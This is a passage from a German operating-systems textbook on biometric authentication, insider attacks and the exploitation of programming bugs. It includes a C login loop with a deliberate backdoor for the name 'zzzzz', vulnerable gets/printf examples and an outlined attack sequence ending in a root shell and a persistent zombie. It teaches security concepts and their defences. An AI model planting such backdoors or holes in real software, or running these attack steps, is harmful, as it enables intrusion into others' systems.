Ein weiteres biometrisches Verfahren, das kommerziell großflächig angewandt wird, ist die **Iriserkennung**. Jeder Mensch hat ein anderes Muster (sogar eineige Zwillinge), deshalb ist die Iriserkennung genauso gut wie die Fingerabdruckerkennung, aber einfacher zu automatisieren (Daugman, 2004). Die Zielperson sieht einfach in eine Kamera (die bis zu einem Meter entfernt sein kann). Die Augen der Person werden fotografiert, aus diesem Bild werden bestimmte Informationen durch Anwendung der sogenannten **Gabor-Wavlet-Transformation** extrahiert und das Ergebnis wird auf 256 Byte komprimiert. Diese Bitfolge wird mit dem Wert verglichen, der bei der Registrierung erstellt wurde. Falls der Hamming-Abstand unterhalb eines gewissen kritischen Schwellenwertes ist, dann ist die Person authentifiziert. (Der Hamming-Abstand zwischen zwei Bitfolgen ist das Minimum an Änderungen, die durchgeführt werden müssen, um die eine Folge in die andere zu überführen.)

Jede auf Bildern basierende Technik unterliegt Manipulationen. Zum Beispiel könnte sich jemand der Anlage (etwa der Kamera eines Geldautomaten) mit dunklen Brillengläsern nähern, an denen Fotos von den Augen einer anderen Person angebracht sind. Wenn die Kamera eines Geldautomaten ein gutes Foto der Iris aus einem Meter Entfernung machen kann, dann können das andere Leute schließlich auch. Für größere Entfernungen können Teleobjektive benutzt werden. Aus diesem Grund sind Gegenmaßnahmen erforderlich wie beispielsweise der Einsatz von Blitzlicht – nicht zum Zweck der Beleuchtung, sondern um herauszufinden, ob sich die Pupille als Reaktion darauf verengt oder ob sich der von Hobbyfotografen gefürchtete Rote-Augen-Effekt im Blitzlichtbild zeigt bzw. wegbleibt, wenn kein Blitzlicht benutzt wird. Auf dem Amsterdamer Flughafen wird die Iriserkennung seit 2001 eingesetzt, um es Vielreisenden zu ermöglichen, die normale Passkontrolle zu vermeiden.

Eine etwas andere Technik ist die Unterschriftenanalyse. Der Benutzer unterschreibt mit einem speziellen Stift, der mit dem Computer verbunden ist. Der Computer vergleicht die Unterschrift mit einer bekannten Probe, die online oder auf einer Smart Card abgespeichert ist. Noch besser ist es, nicht die Unterschrift, sondern die Bewegung des Stiftes und den während des Schreibens ausgeübten Druck zu vergleichen. Ein guter Fälscher kann in der Lage sein, eine Unterschrift zu kopieren, er hat aber keine Ahnung, in welcher Reihenfolge die Striche gezogen werden oder mit welcher Geschwindigkeit bzw. welchem Druck.

Stimmbiometrie ist ein Verfahren, das mit minimaler Hardware auskommt (Markowitz, 2000). Ein Mikrofon (oder sogar nur ein Telefon) ist alles, was man dazu braucht, den Rest übernimmt die Software. Im Gegensatz zu Stimmerkennungssystemen, die versuchen zu bestimmen, was der Sprecher sagt, versuchen diese Systeme nur, zu erkennen, wer der Sprecher ist. Einige Systeme verlangen lediglich, dass der Benutzer ein geheimes Passwort nennt. Diese Systeme können aber von Angreifern überlistet werden, indem sie die Passwörter auf Band aufnehmen und diese später abspielen. Fortgeschrittenere Systeme sprechen dem Benutzer etwas vor und fordern ihn auf, es nachzusprechen, wobei für jedes Login unterschiedliche Texte benutzt werden. Einige Unternehmen beginnen damit, Stimmidentifikation für Anwendungen wie beispielsweise das Einkaufen per Telefon zu nutzen, da die Stimmidentifikation weniger Missbrauch unterliegt als die Identifikation über einen PIN-Code.

Wir könnten nun endlos mit weiteren Beispielen fortfahren, aber zwei letzte Beispiele sollten uns genügen, um einen wichtigen Aspekt zu verdeutlichen. Katzen und andere Tiere markieren ihr Territorium, indem sie rund um die Grenzen des Territoriums urinieren. Offensichtlich können Katzen einander auf diese Weise identifizieren. Nehmen wir an, dass jemand ein kleines Gerät erfindet, das in der Lage ist, eine Urinanalyse augenblicklich durchzuführen, und dadurch eine todsichere Identifikation bietet. Jeder Computer könnte mit einem dieser Geräte ausgestattet werden – zusammen mit einem diskreten Schild, auf dem steht: „Zum Login geben Sie bitte Ihre Probe hier ein.“ Obwohl das System absolut unfälschbar sein könnte, würde es dennoch ein schwerwiegendes Problem bezüglich der Benutzerakzeptanz haben.

Das Gleiche könnte von einem System behauptet werden, das aus einem Reißnagel und einem kleinen Spektrografen besteht. Der Benutzer würde aufgefordert werden, seinen Daumen gegen den Reißnagel zu pressen, um einen Tropfen Blut für die spektrografische Analyse zu gewinnen. Der springende Punkt ist, dass jedes Authentifizierungsverfahren die Akzeptanz der Benutzergruppe erfordert. Das Messen der Fingerlänge stellt wahrscheinlich kein Problem dar, aber selbst etwas Unaufdringliches wie die Online-Speicherung von Fingerabdrücken kann für viele Leute unakzeptabel sein, da sie Fingerabdrücke mit der Erfassung von Daten bei Kriminellen assoziieren.

9.5 Insider-Angriffe

Wir haben nun recht detailliert gesehen, wie Benutzerauthentifizierung funktioniert. Unerwünschte Besucher vom Login abzuhalten ist leider nur eines von vielen Sicher-

heitsproblemen, die es heutzutage gibt. Eine gänzlich andere Kategorie ist eine, die vielleicht mit „Inside Job“ bezeichnet werden kann. Dies sind Angriffe, die von Programmierern oder anderen Angestellten des Unternehmens durchgeführt werden, die die Computer bedienen oder kritische Software entwickeln.

Diese Angriffe unterscheiden sich von externen Angriffen, weil die Insider über Spezialwissen und Zugriffsmöglichkeiten verfügen, die Außenstehende nicht haben. Im Folgenden werden wir uns einige Beispiele ansehen, die alle in der Vergangenheit wiederholt vorgekommen sind. Jeder Fall hat eine andere Ausrichtung, je nachdem, wer den Angriff ausführt, wer angegriffen wird und was der Angreifer erreichen will.

9.5.1 Logische Bomben

In Zeiten der massiven Auslagerung von Betriebsprozessen sorgen sich Programmierer häufig um ihre Arbeitsstellen. Manchmal entwickeln sie sogar Strategien, um ihr mögliches (unfreiwilliges) Ausscheiden aus der Firma weniger schmerhaft zu gestalten. Für diejenigen, die bereit sind, ihren Arbeitgeber zu erpressen, ist die Programmierung einer **logischen Bombe** (*logic bomb*) vielleicht eine Strategie. Dies ist ein Codestück, das von einem der (momentan angestellten) Programmierer der Firma geschrieben und heimlich in das Produktionsbetriebssystem eingefügt wird. Solange der Programmierer den Code mit seinem täglichen Passwort versorgt, passiert gar nichts. Wird jedoch der Programmierer plötzlich gefeuert und muss das Firmengebäude ohne Vorwarnung verlassen, dann geht die logische Bombe, nachdem sie ihr tägliches Passwort nicht erhalten hat, am nächsten Tag (oder in der nächsten Woche) hoch. Von dieser Methode sind viele Variationen möglich. In einem berühmten Fall überprüfte die logische Bombe die Gehaltsliste. Nachdem die Personalnummer des Programmierers in zwei aufeinanderfolgenden Perioden nicht auf der Gehaltsliste erschienen war, ging die logische Bombe hoch (Spafford et al., 1989).

Dieses Hochgehen der Bombe kann das Leeren der Platte, das Löschen zufällig ausgewählter Dateien, die sorgfältige, schwer zu entdeckende Änderung wichtiger Programme und das Verschlüsseln unverzichtbarer Dateien umfassen. Im letzteren Fall steht die Firma vor der schweren Wahl, entweder die Polizei zu rufen (was vielleicht in einer Verurteilung viele Monate später resultiert, aber sicher nicht die verlorenen Dateien zurückbringt) oder den Forderungen des Erpressers nachzugeben und ihn als einen „Berater“ für ein astronomisches Gehalt wieder anzustellen, damit er das Problem beseitigen kann (und zu hoffen, dass er dabei nicht neue logische Bomben legt).

Es sind Fälle bekannt, in denen ein Virus eine logische Bombe auf dem Computer platziert hat, den er infiziert hat. In der Regel werden diese so programmiert, dass sie alle gleichzeitig zu einem bestimmten Zeitpunkt in der Zukunft hochgehen. Da ihre Programmierer aber vorher nicht wissen, welche Computer betroffen sein werden, können logische Bomben in diesem Fall nicht zur Arbeitsplatzgarantie oder Erpressung eingesetzt werden. Oft werden sie so eingestellt, dass sie an einem Datum mit politischer Bedeutung hochgehen. Manchmal werden diese Bomben auch **Zeitbomben** (*time bombs*) genannt.

9.5.2 Falltüren

Eine weitere Sicherheitslücke, die von Insidern erzeugt wird, ist die **Falltür** (*trap door*). Dieses Problem entsteht durch Code, der von einem Systemprogrammierer in das System eingefügt wurde, um den normalen Kontrollmechanismus zu umgehen. So könnte zum Beispiel ein Programmierer dem Login-Programm Code hinzufügen, der es jedem unter Benutzung des Login-Namens „zzzzz“ erlaubt, sich einzuloggen – egal, was in der Passworddatei steht. Der normale Code des Login-Programms könnte ungefähr wie in ►Abbildung 9.22(a) aussehen. Die Falltür ist die Änderung in ►Abbildung 9.22(b). Der Aufruf von `strcmp` überprüft, ob der Login-Name „zzzzz“ ist. Ist dies der Fall, dann ist das Login erfolgreich, egal, welches Passwort eingetippt wird. Wird dieser Falltürcode von einem Programmierer eingefügt, der für einen Computerhersteller arbeitet, und wird der Code dann mit den Computern ausgeliefert, dann könnte sich der Programmierer in jeden Computer einloggen, der von dieser Firma hergestellt wurde – ungeachtet dessen, wer der Besitzer ist und was in der Passworddatei steht. Das Gleiche gilt für einen Programmierer, der für einen Betriebssystemanbieter arbeitet. Die Falltür umgeht einfach den gesamten Authentifizierungsprozess.

```

while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing( );
    printf("password: ");
    get_string(password);
    enable_echoing( );
    v = check_validity(name, password);
    if (v) break;
}
execute_shell(name);

```

a


```

while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing( );
    printf("password: ");
    get_string(password);
    enable_echoing( );
    v = check_validity(name, password);
    if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);

```

b

Abbildung 9.22: (a) Normaler Code (b) Code mit eingebauter Falltür

Unternehmen können Falltüren vermeiden, indem sie **Codereviews** als Standardprozedur einführen. Bei diesem Vorgehen wird jedes Modul in eine Codedatenbank eingebracht, nachdem der Programmierer mit der Entwicklung und dem Test dieses Moduls fertig ist. Die Programmierer eines Teams treffen sich dann in regelmäßigen Abständen und jeder erklärt vor der ganzen Gruppe Zeile für Zeile, was sein Code genau tut. Dies erhöht nicht nur in hohem Maße die Wahrscheinlichkeit, dass jemand eine Falltür findet, sondern es erhöht auch das Risiko für den Programmierer – es wird wahrscheinlich kein besonderer Pluspunkt für die Karriere sein, auf frischer Tat ertappt zu werden. Protestieren die Programmierer heftig gegen die Einführung von Codereviews, dann gibt es auch noch die Möglichkeit, dass zwei Kollegen ihren Code gegenseitig prüfen.

9.5.3 Login-Spoofing

Bei diesem Insider-Angriff ist der Täter ein rechtmäßiger Benutzer, der versucht, die Passwörter von anderen Leuten durch eine Technik namens **Login-Spoofing** zu sammeln. Er ist typischerweise in Organisationen angestellt, in denen viele öffentliche Computer an einem LAN von vielen Benutzern verwendet werden. Viele Universitäten haben beispielsweise Räume voller Computer, wobei die Studenten sich an jedem beliebigen Computer einloggen können. Dies funktioniert folgendermaßen: Wenn niemand auf einem UNIX-Computer eingeloggt ist, dann wird normalerweise ein Bildschirm ähnlich dem in ▶ Abbildung 9.23(a) angezeigt. Setzt sich nun ein Benutzer hin und tippt einen Login-Namen ein, dann fragt das System nach einem Passwort. Ist dieses korrekt, dann wird der Benutzer eingeloggt und eine Shell (und eventuell eine GUI) wird gestartet.



Abbildung 9.23: (a) Korrekter Login-Bildschirm (b) Falscher Login-Bildschirm

Betrachten wir das folgende Szenario. Ein böswilliger Benutzer – nennen wir ihn Mal – schreibt ein Programm, das den Bildschirm in ▶ Abbildung 9.23(b) ausgibt. Es sieht der ▶ Abbildung 9.23(a) verblüffend ähnlich – mit dem kleinen Unterschied, dass nicht das Login-Programm des Systems läuft, sondern eine von Mal geschriebene Fälschung. Mal kann den Spaß aus sicherer Entfernung beobachten. Setzt sich nun ein Benutzer vor den Rechner und gibt einen Login-Namen ein, dann antwortet das Programm, indem es nach einem Passwort fragt und die Anzeige der Tastatureingabe auf dem Bildschirm unterdrückt. Der Login-Name und das Passwort werden, nachdem sie erfasst wurden, in eine Datei geschrieben. Das gefälschte Login-Programm sendet ein Signal, um seine Shell zu beenden. Diese Aktion bewirkt, dass Mal ausgeloggt und das echte Login-Programm gestartet wird. Dieses zeigt nun die Eingabeaufforderung von Abbildung 9.23(a) an. Der Benutzer nimmt an, dass er sich vertippt hat, und versucht es einfach noch einmal. Diesmal funktioniert es. Mal ist aber in der Zwischenzeit in den Besitz eines weiteren (Login-Name, Passwort)-Paares gekommen. Wenn er sich auf weiteren Computern einloggt und auf jedem das Programm zum Login-Spoofing startet, kann er viele weitere Passwörter sammeln.

Die einzige echte Methode, Spoofing zu verhindern, ist, die Login-Sequenz mit einer Tastenkombination zu starten, die ein Benutzerprogramm nicht abfangen kann. Windows nutzt zu diesem Zweck die Kombination STRG-ALT-ENTF. Wenn sich ein Benutzer an einen Rechner setzt und mit STRG-ALT-ENTF startet, dann wird zuerst der aktuelle Benutzer ausgeloggt und das Login-Programm des Systems wird gestartet. Es gibt keine Möglichkeit, diesen Mechanismus zu umgehen.

9.6 Das Ausnutzen von Programmierfehlern

Nachdem wir uns nun einige Möglichkeiten angesehen haben, wie Insider die Sicherheit verletzen können, ist es nun an der Zeit für eine Untersuchung, wie Außenstehende das Betriebssystem angreifen und unterwandern können, in der Regel über das Internet. Fast alle diese Angreifmechanismen ziehen Nutzen aus Programmierfehlern im Betriebssystem oder in verbreiteten Anwendungsprogrammen wie dem Internet Explorer und Microsoft Office. Das typische Szenario ist, dass jemand einen Fehler im Betriebssystem entdeckt und dann eine Möglichkeit findet, diesen einzusetzen, um die Computer anzugreifen, die mit diesem fehlerhaften Code laufen.

Obwohl sich jede Tat auf einen bestimmten Fehler in einem bestimmten Programm bezieht, gibt es doch einige allgemeine Kategorien von Fehlern, die immer und immer wieder auftreten und die wir uns ansehen sollten, um die Funktionsweise von Angriffen zu verstehen. In den folgenden Abschnitten werden wir ein paar dieser Methoden untersuchen. Bitte beachten Sie, dass wir uns hier auf Betriebssysteme konzentrieren werden, da dies ja ein Buch über Betriebssysteme ist. Auf die vielen Arten, wie man Softwarefehler ausnutzen kann, um Websites und Datenbanken anzugreifen, wird hier nicht eingegangen.

Es gibt verschiedene Möglichkeiten, wie Programmierfehler ausgenutzt werden können. Ein direkter Weg für den Angreifer ist, mit einem Skript zu beginnen, das folgende Aktionen ausführt:

1. Durchführung eines automatischen Portscans, um Maschinen zu finden, die Telnetverbindungen akzeptieren
2. Versuch eines Logins, indem Kombinationen von Login-Name und Passwort erraten werden
3. Nach dem Einloggen Ausführung des fehlerhaften Programms mit Eingaben, die den Fehler auslösen
4. Erzeugen einer SETUID-Shell mit Rechten des Superusers, falls das fehlerhafte Programm ein Programm mit gesetztem SETUID-Bit ist
5. Holen und Starten eines Zombie-Programms, das einen IP-Port nach Kommandos abhört
6. Einrichten, dass das Zombie-Programm bei jedem Systemstart gestartet wird

Das Skript muss möglicherweise eine lange Zeit laufen, aber die Wahrscheinlichkeit ist hoch, dass es irgendwann Erfolg hat. Indem sichergestellt wird, dass das Zombie-Programm jedes Mal gestartet wird, wenn der Computer hochgefahren wird, hat der Angreifer das Prinzip „einmal Zombie – immer Zombie“ etabliert.

Ein weiteres übliches Szenario ist die Ausgabe eines Virus, der Maschinen überall im Internet infiziert und den Fehler ausnutzt, nachdem er auf einer neuen Maschine angekommen ist. Im Prinzip entfallen die Schritte 1 und 2 aus obigem Schema, aber die anderen Schritte lassen sich dennoch anwenden. Auf jeden Fall wird am Ende das

Programm des Angreifers auf der Zielmaschine laufen, und zwar fast immer, ohne dass der Besitzer etwas davon mitbekommt und ohne dass das Programm seine Anwesenheit verrät.

9.6.1 Pufferüberlaufangriffe

Eine reichhaltige Quelle für Angriffe ist der Umstand, dass beinahe alle Betriebssysteme und viele Systemprogramme in der Programmiersprache C geschrieben sind (weil die Programmierer C mögen und es extrem effizient kompiliert werden kann). Leider führt kein C-Compiler eine Überprüfung der Indexgrenzen eines Arrays durch. Somit wird auch die folgende Codesequenz nicht überprüft, obwohl sie nicht korrekt ist:

```
int i;
char c[1024];
i = 12000;
c[i] = 0;
```

Das Ergebnis des obigen Codes ist, dass im Speicher ein Byte überschrieben wird, das 10.976 Byte vom Array *c* entfernt liegt – möglicherweise mit verheerenden Konsequenzen. Zur Laufzeit wird keine Überprüfung durchgeführt, um diesen Fehler zu vermeiden.

Diese Eigenschaft von C führt zu Angriffen folgender Art: In ► Abbildung 9.24(a) sehen wir das laufende Hauptprogramm, das seine lokalen Variablen auf dem Stack abgelegt hat. Zu einem bestimmten Zeitpunkt ruft es, wie in ► Abbildung 9.24(b) gezeigt, die Prozedur *A* auf. Die standardmäßige Aufrufsequenz beginnt damit, dass die Rücksprungadresse (die auf den Befehl zeigt, der dem Aufruf folgt) auf dem Stack abgelegt wird. Dann wird die Kontrolle an *A* übergeben, das als Nächstes das Kellerregister dekrementiert, um Speicher für seine lokalen Variablen zu reservieren.




Abbildung 9.24: (a) Zustand bei laufendem Hauptprogramm (b) Nachdem die Prozedur *A* aufgerufen wurde
(c) Pufferüberlauf wird grau dargestellt

Nehmen wir an, dass es die Funktionalität von *A* erfordert, den vollen Pfad einer Datei zu ermitteln (möglicherweise indem der aktuelle Verzeichnispfad mit einem Dateinamen verkettet wird). Dann soll die Datei geöffnet oder etwas anderes mit ihr getan werden. Um den Dateinamen zu speichern, besitzt *A* einen Puffer *B* (d.h. ein Array) mit begrenzter Größe, wie in Abbildung 9.24(b) gezeigt. Einen Puffer fester Größe zur Speicherung des Dateinamens zu benutzen, ist viel einfacher zu programmieren, als zuerst die tatsächliche Größe zu bestimmen und dann dynamisch genügend Speicher zu reservieren. Wenn der Puffer 1.024 Byte groß ist, dann sollte das doch lang genug sein, um alle Dateinamen zu speichern, nicht wahr? Insbesondere wenn das Betriebssystem die Länge von Dateinamen (oder noch besser von ganzen Pfaden) auf ein Maximum von 255 Zeichen (oder eine andere feste Anzahl) begrenzt.

Unglücklicherweise unterläuft dieser Argumentation ein fataler Irrtum. Angenommen, der Nutzer des Programms gibt einen Dateinamen vor, der 2.000 Zeichen lang ist. Das Öffnen der Datei wird fehlschlagen, wenn dieser Dateiname benutzt wird – was aber den Angreifer nicht kümmert. Wenn der Dateiname von der Prozedur in den Puffer kopiert wird, dann läuft der Puffer über und der Name überschreibt den Speicher, wie in der dunkelblauen Fläche in ►Abbildung 9.24(c) gezeigt wird. Noch schlimmer ist hierbei, dass die Rücksprungadresse überschrieben wird, wenn der Dateiname lang genug ist. Wenn *A* also zurückspringt, dann wird eine Rücksprungadresse aus der Mitte des Dateinamens genommen. Enthält diese Adresse Schrottdaten, dann wird das Programm auf eine beliebige Adresse springen und wahrscheinlich nach ein paar Befehlen abstürzen.

Aber was ist, wenn der Dateiname keine zufälligen Werte enthält? Was ist, wenn der Dateiname ein Binärprogramm beinhaltet, das sehr, sehr sorgfältig entwickelt wurde, so dass das Wort, das die Rücksprungadresse überschreibt, genau die Adresse des Anfangs dieses Programms enthält? Dies könnte beispielsweise die Adresse von *B* sein. Es wird Folgendes passieren: Sobald *A* beendet wird und zurückspringt, wird das Programm ausgeführt, das sich jetzt in *B* befindet. Der Angreifer hat somit den Speicher mit seinem eigenen Code überschrieben und diesen zur Ausführung gebracht.

Der gleiche Trick funktioniert auch mit anderen Dingen als Dateinamen. Er funktioniert mit sehr langen Umgebungsvariablen, Benutzereingaben oder Ähnlichem. Er funktioniert an allen Stellen, an denen ein Programmierer einen Puffer fester Größe angelegt hat, um eine vom Benutzer eingegebene Zeichenkette zu verarbeiten, von der angenommen wurde, dass sie kürzer als der Puffer ist. Wenn man dann eine lange, handgearbeitete Zeichenkette vorgibt, in der ein Programm enthalten ist, kann es also möglich sein, ein Programm auf den Stack zu bringen und es dort ausführen zu lassen. Die C-Bibliotheksfunktion *gets*, die eine Zeichenkette (unbekannter Länge) in einen Puffer fester Größe einliest, ohne jedoch auf Überlauf zu prüfen, ist berüchtigt dafür, das Ziel von Angriffen dieser Art zu sein. Daher gibt es sogar einige Compiler, die die Nutzung von *gets* erkennen und davor warnen.

Nun zum richtig schlechten Teil. Nehmen wir an, das angegriffene Programm ist ein Unix-Programm mit gesetztem SETUID-Bit und besitzt daher Superuser-Rechte (oder es besitzt Administratorrechte in Windows). Der eingefügte Code kann nun ein paar Systemaufrufe ausführen, um auf der Platte das SETUID-Bit einer Shell des Angreifers zu

setzen, so dass die Shell Superuser-Rechte hat, wenn sie ausgeführt wird. Alternativ kann eine speziell vorbereitete gemeinsame Bibliothek eingeblendet werden, die alle möglichen Arten von Schaden anrichten kann. Oder es wird einfach ein `exec`-Systemaufruf ausgeführt, um das derzeitige Programm mit der Shell zu ersetzen, so dass eine Shell mit Superuser-Rechten erzeugt wird.

Schlimmer noch: Der Code kann ein Programm oder ein Skript über das Internet herunterladen und auf der Platte speichern. Dann kann er einen Prozess erzeugen, der dieses Programm bzw. das Skript ausführt. Dieser Prozess kann daraufhin einen speziellen IP-Port abhören und auf Kommandos aus der Ferne warten, die die Maschine in einen Zombie verwandeln. Um zu verhindern, dass dieser neue Zombie beim nächsten Systemstart wieder verloren ist, muss der angreifende Code es lediglich so einrichten, dass das neu geholte Programm oder das Shellskript jedes Mal gestartet wird, wenn die Maschine hochgefahren wird. Dies ist sowohl unter Windows als auch unter UNIX einfach zu bewerkstelligen.

Ein bedeutender Anteil aller Sicherheitsprobleme geht auf diese Art Fehler zurück. Er ist schwer zu beseitigen, da so viele C-Programme weit verbreitet sind, die nicht auf Pufferüberläufe prüfen.

In Programmen sind Probleme mit Pufferüberläufen leicht zu finden: Man gibt einfach Dateinamen mit 10.000 Zeichen, Gehälter mit 100 Stellen und andere gleichermaßen unerwartete Werte in das Programm ein und wartet darauf, dass es abstürzt und ein Kernabbild (Core Dump) erzeugt. Der nächste Schritt besteht darin, den Core Dump zu analysieren, um festzustellen, wo die lange Zeichenkette gespeichert wurde. Von da aus ist es nicht allzu schwer herauszufinden, welche Zeichen die Rücksprungadresse überschreiben. Wenn der Quelltext verfügbar ist – was für die meisten UNIX-Programme der Fall ist –, dann wird der Angriff sogar noch einfacher, da der Aufbau des Stacks im Voraus bekannt ist. Der Angriff kann durch eine Ausbesserung des Codes abgewehrt werden, so dass eine explizite Längenüberprüfung aller vom Benutzer vorgegebenen Zeichenketten durchgeführt wird, bevor diese in Puffer fester Größe kopiert werden. Leider zeigt sich die Tatsache, dass ein Programm für diese Art von Angriffen anfällig ist, meist erst nach einem erfolgreichen Angriff.

9.6.2 Formatstring-Angriffe

Einige Programmierer mögen die viele Tipperei nicht, selbst wenn sie das Tippen eigentlich hervorragend beherrschen. Warum sollte man eine Variable `reference_count` nennen, wenn `rc` offensichtlich das Gleiche leistet und zudem noch 13 Tastenanschläge pro Vorkommen spart? Diese Abneigung gegen das Tippen kann manchmal zu katastrophalen Systemfehlern führen, wie wir im Folgenden beschreiben werden.

Betrachten wir das folgende Fragment aus einem C-Programm, mit dem die traditionelle C-Begrüßung am Anfang eines Programms ausgegeben wird:

```
char *s="Hello World";
printf("%s", s);
```

In diesem Programm wird die Zeichenkettenvariable *s* deklariert und mit einer Zeichenkette initialisiert, die aus „Hello World“ und einem 0-Byte zum Anzeigen des Endes besteht. Der Aufruf der Funktion *printf* hat zwei Argumente: den Formatstring „%s“, der angibt, dass eine Zeichenkette ausgegeben werden soll, und die Adresse dieser Zeichenkette. Bei der Ausführung gibt dieses Codestück die Zeichenkette auf dem Bildschirm aus (oder wohin die Standardausgabe auch geht). Es ist korrekt und kugelsicher.

Aber nehmen wir jetzt an, ein Programmierer wird faul und gibt statt den obigen Zeilen Folgendes ein:

```
char *s="Hello World";
printf(s);
```

Dieser Aufruf ist erlaubt, da die Anzahl der Argumente von *printf* variabel ist, wobei das erste Argument ein Formatstring sein muss. Aber eine Zeichenfolge, die keinerlei Formatinformationen (wie „%“) enthält, ist legal. Diese zweite Version ist also erlaubt und wird funktionieren, obwohl sie kein guter Programmierstil ist. Das Beste ist, dass dadurch das Eintippen von fünf Zeichen gespart wird – sicher ein großer Gewinn.

Sechs Monate später ist ein anderer Programmierer angewiesen worden, den Code so zu verändern, dass der Benutzer zuerst nach seinem Namen gefragt wird, der dann in die Begrüßung eingebaut wird. Nachdem er hastig den Code oberflächlich studiert hat, ändert er ihn ein klein wenig ab:

```
char s[100], g[100] = "Hello "; /* s und g deklarieren; g initialisieren */
gets(s);                      /* Zeichenkette von Tastatur in s einlesen */
strcat(g, s);                 /* s an das Ende von g anhängen */
printf(g);                     /* g ausgeben */
```

Jetzt liest das Programm eine Zeichenkette in Variable *s* ein und hängt diese an die initialisierte Zeichenkette *g* an, um die Ausgabenachricht in *g* zusammenzubauen. Das funktioniert immer noch. So weit, so gut (abgesehen von der Verwendung von *gets*, die Ziel eines Pufferüberlaufangriffes sein könnte, doch *gets* ist einfach zu handhaben und immer noch beliebt).

Ein kenntnisreicher Benutzer würde allerdings beim Anblick dieses Codes sofort bemerken, dass die Eingabe, die von der Tastatur angenommen wird, nicht einfach nur eine Zeichenkette ist – es ist ein Formatstring, d.h., alle Formatspezifikationen, die von *printf* erlaubt werden, können benutzt werden. Die meisten der Formatierungszeichen wie „%s“ (für die Ausgabe von Zeichenketten) oder „%d“ (für die Ausgabe von Dezimalzahlen) beziehen sich auf Ausgaben, ein paar haben allerdings eine spezielle Bedeutung. Insbesondere gibt „%n“ überhaupt nichts aus. Stattdessen wird berechnet, wie viele Zeichen bis zu dieser Stelle ausgegeben wurden, dieser Wert wird im nächsten Argument von *printf* gespeichert. Hier ist ein Beispielprogramm zur Verwendung von „%n“:

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);    /* %n wird in i gespeichert*/
    printf("i=%d\n", i);              /* i ist jetzt 6 */
}
```

Wenn dieses Programm übersetzt und ausgeführt wird, dann erfolgt die Ausgabe:

```
Hello world
i=6
```

Beachten Sie, dass die Variable *i* durch eine Aufruf von *printf* modifiziert wurde, was vielleicht nicht sofort ins Auge springt. Diese Eigenschaft ist nur alle Jubeljahre einmal nützlich, sie bringt es aber mit sich, dass mit der Ausgabe eines Formatstrings die Speicherung eines Wortes – oder vieler Worte – verbunden sein kann. War es eine gute Idee, diese Eigenschaft in *printf* einzubauen? Definitiv nicht, aber es schien seiner Zeit so bequem. Viele Softwareschwachstellen haben ähnliche Ursprünge.

Wie wir im vorigen Beispiel gesehen haben, hat es der Programmierer, der den Code verändert hat, dem Benutzer des Programms per Zufall ermöglicht, einen Formatstring (unbeabsichtigt) einzugeben. Da die Ausgabe eines Formatstrings Speicher überschreiben kann, haben wir jetzt die nötigen Hilfsmittel, um die Rücksprungadresse der *printf*-Funktion auf dem Stack zu überschreiben und irgendwohin zu springen, zum Beispiel in den neu eingegebenen Formatstring. Dieser Ansatz wird **Formatstring-Angriff** genannt.

Sobald der Benutzer den Speicher überschreiben und einen Sprung in den neu eingebrachten Code erzwingen kann, hat der Code die gleichen Fähigkeiten und Zugriffsmöglichkeiten, die das angegriffene Programm hat. Wenn dies das Programm mit gesetztem SETUP-Bit ist, dann kann der Angreifer eine Shell mit Superuser-Rechten erzeugen. Die Details für die Durchführung dieses Angriffes sind ein bisschen zu kompliziert und speziell, um sie hier wiederzugeben, aber es reicht vielleicht aus, diesen Angriff als ein ernsthaftes Problem zu bezeichnen. Wenn Sie „Formatstring-Angriff“ bei Google eingeben, werden Sie eine Menge Informationen darüber bekommen.

Nebenbei bemerkt: Der Einsatz des Arrays mit fester Zeichenlänge in diesem Beispiel könnte ebenso ein Ziel für einen Pufferüberlaufangriff sein.

9.6.3 Return-to-libc-Angriffe

Sowohl beim Pufferüberlauf- als auch beim Formatstring-Angriff ist es erforderlich, die vom Angreifer vorbereiteten Daten auf dem Stack zu speichern und dann die aktuelle Funktion dazu zu bringen, zu diesen Daten anstatt zum Aufrufer zurückzuspringen. Diese Art des Angriffes kann abgewehrt werden, indem die Seiten des Stacks zum Lesen und Schreiben, aber nicht zum Ausführen markiert werden. Moderne Pentium-CPUs bieten dies an, obgleich die meisten Betriebssysteme sich diese Möglichkeit nicht zunutze machen. Doch es gibt noch eine Angriffsart, die funktioniert, selbst wenn Programme auf dem Stack nicht ausgeführt werden können. Dieser Angriff wird als **Return-to-libc-Angriff** bezeichnet.

Nehmen wir an, ein Pufferüberlauf- oder Formatstring-Angriff hat die Rücksprungadresse der aktuellen Funktion überschrieben, kann aber den vom Angreifer gelieferten Code auf dem Stack nicht ausführen. Gibt es einen anderen Ort, an den zurückgesprungen werden kann, um die Maschine zu kompromittieren? Ja, den gibt es. Fast

alle C-Programme sind mit der (in der Regel gemeinsam benutzten) Bibliothek *libc* verbunden, die alle Schlüsselfunktionen der meisten C-Programme enthält. Eine dieser Funktionen ist *strcpy*, die eine beliebige Bytefolge von einer Adresse zu einer anderen kopiert. Der Trick des Angriffes besteht darin, *strcpy* dazu zu bringen, das Programm des Angreifers – das häufig **Shellcode** genannt wird – in das Datensegment zu kopieren, wo es dann ausgeführt werden kann.

